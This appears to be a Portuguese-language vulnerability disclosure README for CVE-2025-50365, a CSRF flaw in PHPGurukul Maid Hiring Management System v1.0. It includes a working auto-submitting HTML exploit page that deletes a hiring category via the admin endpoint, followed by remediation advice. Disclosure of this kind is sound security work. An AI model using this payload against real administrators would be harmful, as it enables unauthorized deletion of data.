 1h3ll/cve-2025-50365_csrf_delete_category-phpgurukul-cve
PoC para CVE-2025-50365: uma falha de CSRF no PHPGurukul Maid Hiring Management System que permite a exclusão de categorias de contratação por meio de uma solicitação de administrador manipulada.

Nome do Projeto e URL do Repositório: Maid Hiring Management System using PHP and MySQL
Tipo de Vulnerabilidade: Falsificação de Solicitação do Lado do Cliente
Versões Afetadas: v1.0
💣Descrição da Vulnerabilidade: Existe uma vulnerabilidade de Cross-Site Request Forgery (CSRF) no painel de administração do PHPGurukul Hiring Management System, permitindo que um atacante exclua categorias de contratação arbitrárias ao enganar um administrador autenticado para visitar um site malicioso. Isso pode levar à exclusão de dados e alterações não autorizadas no nível de administrador.
👩💻Impacto: Exclusão não autorizada de categorias.

🛜Prova de Conceito (PoC):

/admin/manage-category.php
CSRF-POC<html>
<body>
<form action="http://127.0.0.1/mhms/admin/manage-category.php">
<input type="hidden" name="delid" value="13" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>

Recomendação: Implementação de tokens CSRF em formulários de administração, aplicar cookies SameSite e validar a origem da solicitação para evitar ações não autorizadas.
